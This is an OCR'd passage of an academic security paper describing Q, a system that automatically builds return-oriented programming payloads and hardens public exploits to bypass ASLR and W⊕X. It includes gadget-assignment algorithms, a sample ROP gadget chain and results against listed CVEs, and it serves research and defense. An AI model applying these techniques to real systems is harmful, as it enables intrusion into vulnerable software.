


Figure 3: A gadget arrangement for storing a constant value to a constant address. A possible schedule for the arrangement is denoted by the time slots T_i's.

gadget types as maximal munch would, every munch lazily builds a tree representing all possible ways that gadget types can be arranged to perform a computation. This is done by recursively applying munch rules to the program being compiled.

4.3.3 Munch Rules

Each QooL language construct has at least one munch rule that can implement the construct in terms of the implementations of its subexpressions. For instance, the obvious munch rule for the `StoreMem` statement is to use a StoreMemG gadget, which we show below in ML-style pseudo code.

```
1 munch = function
2 | StoreMem(e1, e2, t) ->
3   let e1l = munch e1 in
4   let e2l = munch e2 in
5   (* For each e1g,e2g in Cartesian
6      product of e1l and e2l do: *)
7   add_output (StoreMemG(addr=e1g,
       value=e2g, typ=t));
```

Our initial implementation only contained these obvious rules. We quickly found that it could not find payloads for most binaries.

We found that, in practice, many binaries do not contain gadgets for directly storing to memory (StoreMemG in Table 2). We provide evidence of this in Section 7.1. However, if Q can learn or set the value in memory to 0 or -1, it can use an ArithmeticStoreG gadget with mathematical identities to write an arbitrary value. As one example, Q can write zero to memory by bitwise and'ing the memory location with zero, and then adding the desired number. The example below shows the complicated return oriented program Q discovered for writing a single byte to memory with bitwise or, using gadgets from `apt-get`. More straightforward options were not available.

```
; Load eax: -1
pop %ebp; ret; xchg %eax, %ebp; ret
; Load ebx: address-0x5e5b3cc4
pop %ebx; pop %ebp; ret
; Write -1
or %al, 0x5e5b3cc4(%ebx); pop %edi;
   pop %ebp; ret
; Load eax: value + 1
pop %ebp; ret; xchg %eax, %ebp; ret
; Load ebp: address-0xf3774ff
pop %ebp; ret
; Add value + 1
add %al,0xf3774ff(%ebp);
   movl $0x85, %dh; ret
```

4.4 Gadget Assignment

Q must determine if a gadget arrangement can be satisfied using the gadgets it discovered in the source program. This process is called gadget assignment. The goal is to assign gadgets found during discovery to the vertices of arrangements, and see if the assignment is compatible. After a successful gadget assignment, the output is a mapping from gadget arrangement vertices to concrete gadgets. It is straightforward to print a ROP payload with this mapping.

Gadget assignments need a schedule, since the gadgets must execute in some order. Selecting a valid schedule is not always easy because there are data dependencies between different gadgets. For instance, if the gadget at T_2 clobbers (overwrites) the Value register in Figure 3, the gadget at T_3 will not receive the correct input. To resolve such dependencies between gadgets, a gadget assignment and corresponding schedule must satisfy these properties:

Matching Registers Whenever the result of gadget a is used as input $type$ to gadget b, then the two registers should match, i.e., $\mathit{OutReg}(a) = \mathit{InReg}(b, type)$.

No Register Clobbering If the output of gadget a is used by gadget b, then a's output register should not be clobbered by any gadget scheduled between a and b. For example, for the schedule shown in Figure 3, the LoadConstG operation during T_2 should not clobber the result of the previous LoadConstG that happened during T_1.

We say that a gadget assignment and schedule are compatible when the above properties hold, and that a gadget arrangement that has a compatible assignment and schedule is satisfiable.

Although deciding whether a given gadget schedule and assignment are compatible is straightforward (i.e.,

just ensure the above properties are satisfied), creating a practical algorithm to search for satisfiable arrangements is more complicated. The most straightforward approach is to iterate over all possible arrangements, schedules, and assignments, but this is simply too inefficient.

Instead, our key observation is that if a gadget arrangement **GA** is unsatisfiable, then any **GA'** that contains **GA** as a subtree is unsatisfiable as well. Our algorithm attempts to satisfy iteratively larger subtrees until it fails, or has satisfied the entire arrangement. If the algorithm fails on a subtree, it aborts the entire arrangement. Since most arrangements are unsatisfiable, this saves considerable time. (If most arrangements are satisfiable, the search will not take very long anyway.)

Our assignment algorithms are found in Algorithms 2 and 3. Algorithm 2 is a naive search over a schedule for all possible gadget assignments. Algorithm 3 is a caching wrapper that caches results and calls Algorithm 2 on iteratively larger subtrees. It stops as soon as it finds a subtree which cannot be satisfied. Q calls Algorithm 3 on each possible gadget arrangement until one is satisfiable or there are none left.

The algorithms make use of several data structures:

- **C**: $\mathcal{V} \rightarrow \{0, 1, ?\}$ is a cache that maps a gadget arrangement vertex to one of true, false, or unknown.
- **S**: $\mathcal{V} \rightarrow \mathcal{N}$ represents the current schedule as a one-to-one mapping between each vertex and its position in the schedule.
- **G**: $\mathcal{V} \rightarrow \mathcal{G}$ is the current assignment of each vertex to its assigned gadget.

Q can also search for assignments that meet other constraints. For instance, Q can search for assignments that would result in a payload smaller than a user-specified size. This is useful because ROP payloads are typically larger than conventional payloads, and vulnerabilities usually limit the number of payload bytes that can be written.

Algorithm 2 Find a satisfying schedule and gadget assignment for **GA**

```
Input: S, G, nodeNum
V ← S^-1(nodeNum) {Obtain vertex in GA for nodeNum}
if V = ⊥ then {Base case to end recursion}
    return true
end if
gadgets ← GadgetsOfType(GadgetType(V))
for all g ∈ gadgets do
    if IsCompatible(G, nodeNum, g) then {Ensure g is compatible with all gadgets before time slot nodeNum}
        if Algorithm 2(S, G[V ← g], nodeNum + 1) then {Try to schedule later schedule slots}
            return true
        end if
    end if
end for
return false {No gadgets matched}
```

Algorithm 3 Iteratively try to satisfy larger subtrees of a **GA**, caching results over all arrangements.

```
Input: GA, C
for all GA' ∈ Subtrees(GA) do {In order from shortest to tallest}
    if C(GA') = ? then
        C(GA') ← exists S ∈ Schedules(GA') such that Algorithm 2(S, Empty, 0) = true
    end if
    if C(GA') = false then {Stop early if a subtree cannot be satisfied}
        return false
    end if
end for
return C(GA) {Return the final value from the cache}
```

5 Creating Exploits that Bypass ASLR and W⊕X

In the previous section, we described how to generate return oriented *payloads*. If an attacker can redirect execution to the payload in the memory space of the vulnerable program by creating an exploit, then the computation specified by the payload will occur. In this section, we explain how Q can automatically create such an exploit when given an input exploit that does not bypass ASLR and W⊕X.

We call this the exploit hardening problem. Specifically, in the exploit hardening problem we are given a program $\mathcal{P}$ and an input exploit that triggers a vulnerability. The input exploit can be an exploit that does not bypass defenses, or can even be a proof of concept crashing input. The goal is to output an exploit for $\mathcal{P}$ that bypasses W⊕X and ASLR.

Intuitively, the input exploit should provide useful information about a vulnerability in $\mathcal{P}$. Q uses this information to consider other inputs that follow the execution path of the input exploit (i.e., the sequence of conditional branches and jumps taken by an execution of the input) on $\mathcal{P}$, and attempts to find a new input that uses a return-oriented payload instead (Section 4).

Q does not always succeed (e.g., sometimes it returns with no exploit), but we show that it works for real Linux and Windows vulnerabilities in Section 7. The fact that our system works with even a few real exploits means that an attacker can sometimes download an exploit and automatically harden it to one that works even when W⊕X and ASLR are enabled.

5.1 Background: Generating Formulas from a Concrete Run

There can be a very large number of inputs along the vulnerable path. Rather than trying to reason about each input individually, we build a logical constraint formula representing all inputs that follow the vulnerable path. Such constraint formulas have been used in many research areas, including automatic test case generation, automatic signature creation, and others [5, 7, 23, 40].

Generating constraint formulas from an input involves two steps. First, we record at the binary level the concrete execution of the vulnerable program running on the input exploit; we call such a recording an execution trace. Our recording tool incorporates dynamic taint analysis [11, 33, 40] to keep track of which instructions deal with tainted (or input-derived) data. Our tool uses this information to 1) record only the instructions that access or modify tainted data, for performance reasons; and 2) halt the recording once control-hijacking takes place (i.e., when the instruction pointer becomes tainted).

After recording the concrete execution, Q symbolically executes [7, 40] the target program, following the same path as in the recording. Symbolic execution is similar to normal execution, except each input byte is replaced with a symbol (e.g., s_i for input byte i). Any computation involving a symbolic input is replaced with a symbolic expression. Computations not involving a symbolic input are computed as normal (i.e., using the processor). Any constraints on the inputs to ensure that execution would be guided down the same path as the execution trace are stored in the constraint formula Π.

Before performing any analysis, we use the Binary Analysis Platform [3] to raise binary code into an intermediate language that is better suited to program analysis. This frees our analysis from needing to understand the semantics of each assembly instruction.

5.2 Exploit Constraint Generation

The constraint formula Π describes all inputs that follow the vulnerable path. In this paper, we are only interested in inputs that hijack control to our desired computation. We build two constraints, α (control flow) and Σ (computation), that exclude any inputs that do not work as exploits. α maps to true only if a program's control flow has been diverted, and Σ maps to true only if the payload for some desired computation is in the exploit.

5.2.1 Assuring Control Flow Hijacking

α takes the form `jumpExp` $=$ `targetExp`, where `jumpExp` is the symbolic expression representing the target of the jump that tainted the instruction pointer, and `targetExp` depends on the type of exploit.

The value of `jumpExp` can be obtained from the execution trace. Since the trace halts when the program jumps to a user-derived address, `jumpExp` is simply the symbolic expression for the target of this jump. Consider the following program.

```
1  x := 2*get_input()
2  goto x
```

Our trace system would halt the above program at Line 2, because the program jumps to a user-derived address. The symbolic jump expression from symbolic execution of the program is $2 * s_1$. α for this program would be $2 * s_1 =$ `targetExp`.

For a typical stack exploit, `targetExp` $=$ $\&(shellcode)$, where & means the address of. With a return oriented payload, this would usually be `targetExp` $=$ $\&$(`ret`). This assumes that the ROP payload is located in memory at the address in %esp. If not, Q can use a pivot, which its ROP system can automatically find. For instance, `targetExp` $=$ $\&$(`xchg %eax, %esp; ret`) would transfer control to the ROP payload pointed to by %eax.

5.2.2 Assuring Computation

Computation constraints ensure that the computation payload is available in memory at the proper address at the time of exploitation. For instance, computation constraints for a `strcpy` buffer overflow would be unsatisfiable for a payload containing a null byte, since this would result in only part of the payload being copied.

Computation constraints take the form $\Sigma = (mem[$`payloadBase`$] =$ `payload`$[0] \wedge \ldots \wedge mem[$`payloadBase`$ + n] =$ `payload`$[n])$, where `payloadBase` denotes the starting address of the payload in memory, and `payload` denotes the bytes in the payload (e.g., the ROP payload from Section 4). When using a basic ROP payload, `payloadBase` will be set to %esp, since that is where a `ret` will start executing. When using a pivot, this value will depend on the pivot in the natural way.

5.2.3 Finding an Exploit

By combining these constraints with Π, which only holds for inputs following the vulnerable path, we can create a

constraint formula that only describes exploits along the vulnerable path:

$$\Pi \wedge \alpha \wedge \Sigma. \quad (2)$$

Any assignment to the initial program state that satisfies this constraint formula is an exploit for the program semantics recorded in the trace. We use an off the shelf decision procedure, `STP` [19], to solve the formulas.

6 Implementation

The ROP component (Section 4) of Q is built on top of the BAP framework [3]. The implementation for the gadget discovery, arrangement, and assignment phases comprises 4,585 lines of ML code. The ROP system uses the `STP` [19] decision procedure to determine the validity of generated weakest preconditions.

Q's exploit hardening component (Section 5) itself consists of a tracing (recording) component and an analysis component. We implemented the tracing tool using the Pin [28] framework, which allows analysis code to instrument a running process and take measurements in between instruction execution. Our tool is optimized to only record instructions that are considered to be user-derived; the user can mark any input coming from files, network sockets, environment variables, or program arguments as being user-derived, and can record processes that fork (e.g., network daemons). The tracing component is written in C++, and includes 2,102 lines of code written for this project.

The analysis portion of the hardening system is implemented in the BAP [3] framework. It consists of components that 1) lift the recorded assembly instructions into the BAP intermediate language, 2) symbolically execute the trace, obtaining the constraint formula Π, and 3) compute the constraints α and Σ. Our analysis tool then uses `STP` [19] to find a satisfying answer to the resulting constraint formula, and uses the result to build an exploit. It also fully understands Windows SEH (structured exception handler) exploits, in which the exception handler is overwritten. The analysis implementation is written in ML, and includes 1,090 new lines of code for this project.

All components of Q are fully capable of reasoning about Windows and Linux binaries.

7 Evaluation

We evaluate Q's capabilities to produce ROP payloads and harden exploits in this section.

7.1 Return Oriented Programming

Applicability We would like to know how often Q can build ROP payloads when given a random source program P. To evaluate this, we ran Q on all of the 1,298 ELF programs in `/usr/bin` on an author's Ubuntu 9.10 desktop machine and tried to generate various return oriented payloads. We then discarded the results for the 66 programs that were marked as ASLR-compatible (PIE). We used Linux programs for our corpus because it is easier to gather a typical set of Linux programs than for Windows. For each program P, we consider if Q can create a ROP payload to:

Call functions also called by P External functions called by P have an entry in the program's Procedure Linkage Table (PLT). Q calls the PLT entries directly; if the external function has not been loaded, the dynamic loader will be invoked to load it before transferring control to the called function.

Call external functions in libc Calling external functions that do not have a PLT entry is more complicated. For this, we build on a technique for calculating the address of functions in libc even when libc is randomized [39]. This involves more computation than the above case, and so is more likely to be unsatisfiable.

Write to memory We consider a payload that writes four bytes to an arbitrary address.

For each of the target programs above, we measure whether our system can create a payload for it using instruction sequences taken from each source program in our corpus. We consider an attempt successful if our system successfully builds a payload. Note that the attacker must still find a way to load the payload into memory and redirect control to it for it to be used as an exploit.

The results of this experiment are shown in Figure 4. The probability of success for the above payload types is plotted as a function of source program size. The Call/-Store line represents the *Call functions also called by P* and *Write to memory* cases above, since the results are visually indistinguishable. The Call (libc) line represents *Call external functions in libc*.

The results support the claim that ROP is more difficult when there is less binary code. Even so, Q is able to call linked functions and store arbitrary memory bytes to arbitrary locations in 80% of binaries that are at least 20KB. Q can also call any function in libc in 80% of binaries 100KB or larger[6].

[6]The fact that Q generated payloads for so many binaries was disturbing to the author whose machine the programs came from.




Figure 4: The probability that Q can generate various payload types, shown as a function of source file size. As expected, the probability grows with file size. The percentage is calculated over non position independent executables. Q can call linked functions in 80% of programs that are 20KB or larger, and can call any function in linked shared libraries in 80% of programs that are at least 100KB in size.

Efficiency While we found that semantic gadget discovery techniques are useful for finding gadgets, they are not very fast. In our implementation, we found that adding a concrete randomized testing stage increased Q's performance. To measure this, we collected a random sample of 32 programs from our `/usr/bin` dataset and ran gadget discovery. For each program, we ran Q twice, once with randomized testing enabled, and once disabled. Figure 5 shows a boxplot of the elapsed wall times when running with 16 active threads. (The time difference would be greater with fewer threads, but the experiment would take a very long time to complete for the non-randomized cases.) As expected, Q runs faster when randomized testing is enabled.




Figure 5: Boxplots of the time it takes to discover gadgets from a program for a random sample of 32 programs, when randomized testing is enabled and disabled.

Sizes Our results from Figure 4 show that larger programs are generally easier to build return oriented programs from. Figure 6 shows the sizes of the programs in our experiments, and compares them to the binaries used in prior research, libc [38], the iPhone library [16], and the windows kernel [21]. We note that these binaries are significantly larger than most `/usr/bin` programs.

Gadget Frequency Figure 7 shows the frequency of various types of gadgets in programs larger than 20KB.[7] It offers some insight on why ROP on small binaries is difficult. The most useful gadget types, like StoreMemG and LoadMemG, are not very common. Instead, combined gadgets like ArithmeticStoreG are more prevalent. This is not surprising, given that compilers try to combine operations to optimize efficiency. These results are what inspired Q's gadget arrangement system, which can cope with missing gadget types.

7.2 Exploit Hardening

To evaluate exploit hardening, we tested it with a variety of publicly available exploits for Linux and Windows. We consider each experiment a success if Q can harden a public exploit for real software by producing working exploits that bypass W⊕X and ASLR. We do not expect that our system will always produce a hardened exploit.

We compiled each vulnerable program from source when possible, disabled all defenses (including ASLR and W⊕X), and then verified that the exploit at least crashed the vulnerable program. We then ran the exploit through the exploit hardening component of Q, and created two payloads that bypass W⊕X and ASLR. These payloads 1) call a linked function and 2) call `system(''w'')`

[7] These results are after a pre-processing step that throws away redundant gadgets. A gadget g_1 is redundant to g_2 if they both have the same type and input registers, and g_1 clobbers a superset of the registers that g_2 clobbers. This is why there is only one NoOpG gadget type listed for all programs, even though every `ret` instruction can be used as a NoOpG.




Figure 6: The empirical cumulative distribution function of the file sizes in `/usr/bin`. In this graph, a point at (x, y) means that $100y$ percent of the files in `/usr/bin` have a size less than or equal to x bytes. We also show the sizes of the iPhone libsystem library [16], libc [38] and the windows kernel [21], which prior work has targeted. libc and the iPhone library are both larger than 95% of the programs in our corpus, while the windows kernel is larger than 99%. We plot dotted lines at 20 and 100KB for reference; these are the sizes at which Q works well, as shown in Figure 4.




Figure 7: The frequency of various types of gadgets in `/usr/bin` programs larger than 20KB.

on Linux or `WinExec(``calc.exe'')` on Windows. We tested these two exploits with ASLR and W⊕X enabled. The results of these experiments are shown in Table 4.

We found that our system was able to harden exploits for several large, real programs. In general, our system performed as expected: it only output exploits that worked, and in some cases reported it could not produce a hardened exploit.

8 Discussion

Ret-less ROP When we designed Q, no one had shown that ROP was possible without using `ret`-like instructions. Since then, Checkoway, et al. have shown [8] that it is possible to create a Turing-complete gadget set that does not use `ret` instructions. Their gadgets have control flow preservation preconditions. For example, the gadget `pop %eax; jmp *%edx` only preserves control flow if %edx is preset to the next gadget address. Q does not make any assumptions about the preconditions for a gadget when considering control flow preservation, which prevents it from finding gadgets of the above form. We leave it as future work to determine whether it is possible to automatically construct ROP exploit payloads that do not use `ret` instructions.

Side effects Q conservatively handles side effects by discarding any instruction sequence that might cause the program to crash, such as a pointer dereference. As one example, `pushl %eax; popl %ebx; ret` will move the value in %eax to %ebx. Since a MOVEREGG gadget does not intentionally use memory, however, Q would discard this gadget. We plan to add a more advanced memory analysis that can statically detect when a memory access will be safe, which will allow Q to use more gadgets.

Turing completeness Q's language for describing target programs, QooL, is not Turing-complete. Our early tests revealed that the ARITHMETICG gadgets needed for conditional jumps, such as equality tests, were often unavailable in small programs. As a result, we focused on the gadgets needed for practical exploitation, rather than

Program	Reference	Tracing	Analysis	Call Linked	Call System	OS	SEH
Free CD to MP3 Converter	OSVDB-69116	89s	41s	Yes	Yes	Win	No
FatPlayer	CVE-2009-4962	90s	43s	Yes	Yes	Win	Yes
A-PDF Converter	OSVDB-67241	238s	140s	Yes	Yes	Win	No
A-PDF Converter	OSVDB-68132	215s	142s	Yes	Yes	Win	Yes
MP3 CD Converter Pro	OSVDB-69951	103s	55s	Yes	Yes	Win	Yes
rsync	CVE-2004-2093	60s	5s	Yes	Yes	Lin	NA
opendchub	CVE-2010-1147	195s	30s	Yes	No	Lin	NA
gv	CVE-2004-1717	113s	124s	Yes	Yes	Lin	NA
proftpd	CVE-2006-6563	30s	10s	Yes	Yes	Lin	NA

Table 4: A list of public exploits hardened by Q. For each exploit, we record how long the trace and analysis components took to run, and report if Q produced hardened exploits that call 1) a linked function, and 2) `system` or `WinExec`.

striving for Turing-completeness.

9 Related Work

Return Oriented Programming Krahmer was the first to propose using borrowed code chunks [25] from the program text to perform meaningful actions. Later, Shacham showed in his seminal paper [41] on ROP that a set of Turing complete gadgets can be created using the program text of libc. Shacham developed an algorithm that put instruction sequences into trie form to help a human manually select useful instruction sequences.

Since then, several researchers have investigated how to more fully automate ROP [16, 21, 38]. Dullien and Kornau [16, 24] automatically found gadgets in mobile support libraries (on order of 1,000KB), and Roemer [38] demonstrated it was possible to automatically discover gadgets in libc (1,300KB). Hund [21] used gadgets from `ntoskrnl.exe` (3,700KB) and `win32k.sys` (2,200KB). In contrast, our techniques often only have 20KB of binary code to create gadgets from, because generally only small code modules are unrandomized in user-mode exploitation contexts. Previous work focusing on such small code bases was mostly or entirely manual; for instance, Checkoway, et al. manually crafted a Turing complete set of gadgets from 16KB of Z80 BIOS [9].

Automatic Exploitation Our exploit hardening system (Section 5) is related to existing automatic exploitation research [2, 5, 20, 26]. In automatic exploitation, the goal is to automatically find an exploit for a bug when given some starting information (such as a patch [5], guiding input [20, 26], or program precondition [2]). Some automatic exploitation research focuses on creating an input that triggers a particular vulnerability [5, 18, 26], but does not focus on control flow exploitation, which is one of the focuses of our work. Our techniques can use the inputs produced by these projects as an input exploit, and harden them so that they bypass W⊕X and ASLR.

We are only aware of one other project that considers creating an exploit given another exploit [20]; in this case the input exploit only causes a crash. Our work uses symbolic execution to reason about other inputs that take the same path as the input exploit. In contrast, Heelan [20] tracks data dependencies between the desired payload bytes and the input bytes, but does not ensure that control flow will stay the same and preserve the observed data dependencies. As a result, his approach is heuristic in nature, but is likely to be faster than ours.

Related Attacks Other researchers have previously used simple ROP gadgets in the `.text` section of binaries to calculate the address of functions in libc [39]. Unfortunately, this is insufficient to make arbitrary function calls when ASLR is enabled, because many functions require pointers to data. Recall from Section 2 that all modern operating systems except for Mac OS X randomize the stack and heap, thus making it difficult for an attacker to introduce argument data and know a pointer to its address. QooL (Section 4.3.1) allows target programs to write payloads to known addresses, typically in the `.data` segment, which eliminates this problem.

A recent attack developed concurrently with Q [27] can also write data to known constant memory locations, and thus can also make arbitrary function calls in the W⊕X and ASLR setting. This attack uses repeated `strcpy` return-to-libc calls to copy data from the binary itself to a specified location. In contrast, our attack uses ROP gadgets discovered by Q.

There are specialized attacks against W⊕X and ASLR

that are only applicable inside of a browser, such as JIT spraying [4, 43]. The downside is that they are not applicable to all programs.

Related Defenses The most natural way of defeating ROP is to randomize all executable code. For instance, we are not able to deterministically attack position independent executables in Linux, because we do not know where any instruction sequences will be in memory. Operating systems have chosen not to randomize all code in the past because of performance and compatibility issues; these reasons should now be reevaluated considering the new evidence that allowing even small amounts of unrandomized code can enable an attacker to use ROP payloads.

Other defenses against ROP exist. One defense is to dynamically instrument running programs and look for sequences of instructions that contain returns with few instructions spaced between [10, 12]. The assumption is that normal code will generally execute non-trivial amounts of code in between `ret` instructions, whereas ROP code will not.

A similar defense is to ensure that the call chain of a program respects the stack semantics, i.e., that a `ret` will only transfer control to a program location that previously executed a `call` instruction. Such techniques [13, 37] are implemented using a shadow stack that is maintained outside of normal memory space. Both of these defenses make the assumption that ROP must be performed using the `ret` instruction.

Unfortunately for defenders, researchers [8] have recently shown that it is possible to perform ROP on x86 without using `ret` instructions at all, which is enough to bypass these schemes without modifications. However, the proof of concept techniques required access to large libraries, which are randomized in modern operating systems. It remains an open question whether such attacks are possible in modern user-mode exploitation contexts, when little unrandomized code is available.

10 Conclusion

We developed return oriented programming (ROP) techniques that work on small, unrandomized code bases as found in modern systems. We demonstrated that it is possible to synthesize ROP payloads for 80% of programs larger than 20KB, implying that even a small amount of unrandomized code is harmful. We also built an end-to-end exploit hardening system, Q, that reads as input an exploit that does not bypass defenses, and automatically hardens it to one that bypasses ASLR and W⊕X. Our techniques and experiments demonstrate that current ASLR and W⊕X implementations, which allow small amounts of code to be unrandomized, continue to allow ROP attacks. Operating system designers should weigh the dangers of such attacks against the performance and compatibility penalties imposed by randomizing all code by default.

References

[1] A. Appel. *Modern Compiler Implementation in ML.* Cambridge University Press, 1998.

[2] T. Avgerinos, S. K. Cha, B. L. T. Hao, and D. Brumley. AEG: Automatic exploit generation. In *Proceedings of the Network and Distributed System Security Symposium*, Feb. 2011.

[3] Binary Analysis Platform (BAP). `http://bap.ece.cmu.edu`.

[4] D. Blazakis. Interpreter exploitation. In *Proceedings of the USENIX Workshop on Offensive Technologies*, 2010.

[5] D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2008.

[6] E. Buchanan, R. Roemer, H. Shacham, and S. Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 27–38, 2008.

[7] C. Cadar, D. Dunbar, and D. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the USENIX Symposium on Operating System Design and Implementation*, 2008.

[8] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented programming without returns. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2010.

[9] S. Checkoway, J. A. Halderman, U. Michigan, A. J. Feldman, E. W. Felten, B. Kantor, and H. Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage. In *Proceedings of the Electronic Voting Technology Workshop/Workshop on Trustworthy Elections*, Aug. 2009.

[10] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. DROP: Detecting return-oriented programming malicious code. In *Proceedings of the Information Systems Security Conference*, 2009.

[11] J. Clause, W. Li, and A. Orso. Dytan: a generic dynamic taint analysis framework. In *International Symposium on Software Testing and Analysis*, pages 196–206, New York, NY, USA, 2007. ACM.

[12] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic integrity measurement and attestation: towards defense against return-oriented programming attacks. In *Proceedings of the ACM workshop on Scalable Trusted Computing*, 2009.

[13] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender:

a detection tool to defend against return-oriented programming attacks. In *Proceedings of the ACM Symposium on Information, Computer, and Communication Security*, 2011.

[14] Debian Developers. Debian hardening. http://wiki.debian.org/Hardening?action=recall&rev=34. Accessed: August 8th, 2010.

[15] E. Dijkstra. *A Discipline of Programming*. Prentice Hall, Englewood Cliffs, NJ, 1976.

[16] T. Dullien and T. Kornau. A framework for automated architecture-independent gadget search. In *Proceedings of the USENIX Workshop on Offensive Technologies*, Aug. 2010.

[17] C. Flanagan and J. Saxe. Avoiding exponential explosion: Generating compact verification conditions. In *Proceedings of the Symposium on Principles of Programming Languages*, 2001.

[18] V. Ganapathy, S. A. Seshia, S. Jha, T. W. Reps, and R. E. Bryant. Automatic discovery of api-level exploits. In *Proceedings of the International Conference on Software Engineering (ICSE)*, May 2005.

[19] V. Ganesh and D. L. Dill. A decision procedure for bit-vectors and arrays. In *Proceedings of the Conference on Computer Aided Verification*, pages 524–536, July 2007.

[20] S. Heelan. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, University of Oxford, 2009.

[21] R. Hund, T. Holz, and F. C. Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *Proceedings of the USENIX Security Symposium*, 2009.

[22] Intel Corporation. Intel 64 and IA-32 architectures software developer's manual – volume 3A: System programming guide, part 1. Document number 253668, 2010.

[23] I. Jager and D. Brumley. Efficient directionless weakest preconditions. Technical Report CMU-CyLab-10-002, Carnegie Mellon University, CyLab, Feb. 2010.

[24] T. Kornau. Return oriented programming for the arm architecture. Master's thesis, Ruhr-Universität Bochum, 2009.

[25] S. Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. http://www.suse.de/~krahmer/no-nx.pdf, 2005.

[26] Z. Lin, X. Zhang, and D. Xu. Convicting exploitable software vulnerabilities: An efficient input provenance based approach. In *International Conference on Dependable Systems and Networks*, 2008.

[27] L. D. Long. Payload already inside: data re-use for ROP exploits. Technical report, Blackhat, 2010.

[28] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, June 2005.

[29] Microsoft Software Developer Network. Windows vista ISV security. http://msdn.microsoft.com/en-us/library/bb430720.aspx.

[30] Microsoft Support. A detailed description of the data execution prevention (dep) feature in windows xp service pack 2, windows xp tablet pc edition 2005, and windows server 2003. http://support.microsoft.com/kb/875352/EN-US/.

[31] I. Molnar. exec-shield linux patch. http://people.redhat.com/mingo/exec-shield/.

[32] T. Müller. ASLR smack & laugh reference. Technical report, RWTH-Aachen University, 2008. http://www-users.rwth-aachen.de/Tilo.Mueller/ASLRpaper.pdf.

